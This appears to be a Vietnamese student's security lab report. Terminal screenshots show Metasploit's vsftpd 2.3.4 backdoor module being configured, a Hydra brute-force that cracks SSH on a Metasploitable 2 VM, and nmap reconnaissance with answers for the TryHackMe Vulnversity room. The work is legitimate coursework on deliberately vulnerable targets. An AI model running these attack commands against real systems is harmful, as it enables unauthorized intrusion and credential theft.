

┌──(b2203716㉿kali)-[~]
└─$ msfconsole
Metasploit tip: To save all commands executed since start up to a file, use t
he
makerc command
https://metasploit.com
=[metasploit v6.4.38-dev]
+ -- --=[2466 exploits - 1273 auxiliary - 393 post]
+ -- --=[1475 payloads - 49 encoders - 13 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/


```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][
                                       ...]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs
                                       /using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhost 192.168.1.6
rhost => 192.168.1.6
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][
                                       ...]
   RHOSTS   192.168.1.6      yes       The target host(s), see https://docs.metasploit.com/docs
                                       /using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```



2.5. Sử dụng công cụ Hydra để tấn công dò mật khẩu dịch vụ SSH trên máy ảo Metasploitable 2 (chụp hình minh hoạ).


(b2203716㉿kali)-[~]
$ nano users
(b2203716㉿kali)-[~]
$ nano passwords
(b2203716㉿kali)-[~]
$ ls
Desktop Documents Downloads Music passwords Pictures Public Templates users Videos
(b2203716㉿kali)-[~]
$ cat users
haidang
le
243
mfsadmin
msfadmin
(b2203716㉿kali)-[~]
$ cat passwords
root
haidang
msfadmin
(b2203716㉿kali)-[~]
$


(b2203716㉿kali)-[~]
$ hydra -L users -P passwords 192.168.1.6 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-03 20:39:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 24 login tries (l:6/p:4), ~2 tries per task
[DATA] attacking ssh://192.168.1.6:22/
[22][ssh] host: 192.168.1.6 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-03 20:39:32
(b2203716㉿kali)-[~]
$




Lưu ý: nếu có lỗi kết nối ssh do giải thuật key exchange không được hỗ trợ thì thực hiện:

```
$kali-tweaks -h

-> Hardening -> Bật mục SSH client -> Apply
```


Câu 3: Sử dụng môi trường TryHackMe để thực tập kiểm thử bảo mật

3.1. Truy cập vào địa chỉ https://tryhackme.com/, đăng nhập vào hệ thống sử dụng tài khoản Google của Trường cấp cho sinh viên.




Lưu ý: sử dụng tài khoản này để thực hiện tất cả các bài tập trên môi trường TryHackMe.


3.2. Sau khi đăng nhập thành công, tải file cấu hình OpenVPN về máy Kali Linux (User avatar -> Access). Sau đó tiến hành kết nối VPN đến TryHackMe (chụp hình minh hoạ chứng minh kết nối thành công).




Lưu ý: Hiện tại không thể kết nối VPN tới TryHackMe từ hệ thống mạng của Khu 2 - Trường Đại học Cần Thơ.

3.3. Hoàn thành đến Task 2 của bài tập Vulnversity trên môi trường TryHackMe (chụp hình minh hoạ).


b2203716@kali: ~
File Actions Edit View Help
(b2203716㉿kali)-[~]
$ ping 10.10.55.45
PING 10.10.55.45 (10.10.55.45) 56(84) bytes of data.
64 bytes from 10.10.55.45: icmp_seq=1 ttl=63 time=247 ms
64 bytes from 10.10.55.45: icmp_seq=2 ttl=63 time=220 ms
64 bytes from 10.10.55.45: icmp_seq=3 ttl=63 time=258 ms
64 bytes from 10.10.55.45: icmp_seq=4 ttl=63 time=223 ms
64 bytes from 10.10.55.45: icmp_seq=5 ttl=63 time=222 ms
^C
— 10.10.55.45 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4015ms
rtt min/avg/max/mdev = 219.904/233.935/257.547/15.515 ms
(b2203716㉿kali)-[~]
$


(b2203716㉿kali)-[~]
$ nmap -sV 10.10.55.45
Starting Nmap 7.94SVN (https://nmap.org) at 2025-02-04 06:47 EST
Nmap scan report for 10.10.55.45
Host is up (0.25s latency).
Not shown: 994 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp open http-proxy Squid http proxy 3.5.12
3333/tcp open http Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 27.39 seconds


Room progress (47%)
Task 1 Deploy the machine
Task 2 Reconnaissance

There are many Nmap "cheatsheets" online that you can use too.

No answer needed — ✓ Correct Answer

Scan the box; how many ports are open?

6 — ✓ Correct Answer

What version of the squid proxy is running on the machine?

3.5.12 — ✓ Correct Answer

How many ports will Nmap scan if the flag **-p-400** was used?

400 — ✓ Correct Answer

What is the most likely operating system this machine is running?

Ubuntu — ✓ Correct Answer — Hint

What port is the web server running on?

3333 — ✓ Correct Answer

It's essential to ensure you are always doing your reconnaissance thoroughly before progressing. Knowing all open services (which can all be points of exploitation) is very important, don't forget that ports on a higher range might be open, so constantly scan ports after 1000 (even if you leave checking in the background).

No answer needed — ✓ Correct Answer


What is the flag for enabling verbose mode using Nmap?

-v — ✓ Correct Answer

Hướng dẫn làm bài.

Câu 4: Tìm hiểu các kỹ thuật trinh sát thụ động (Passive Reconnaissance)

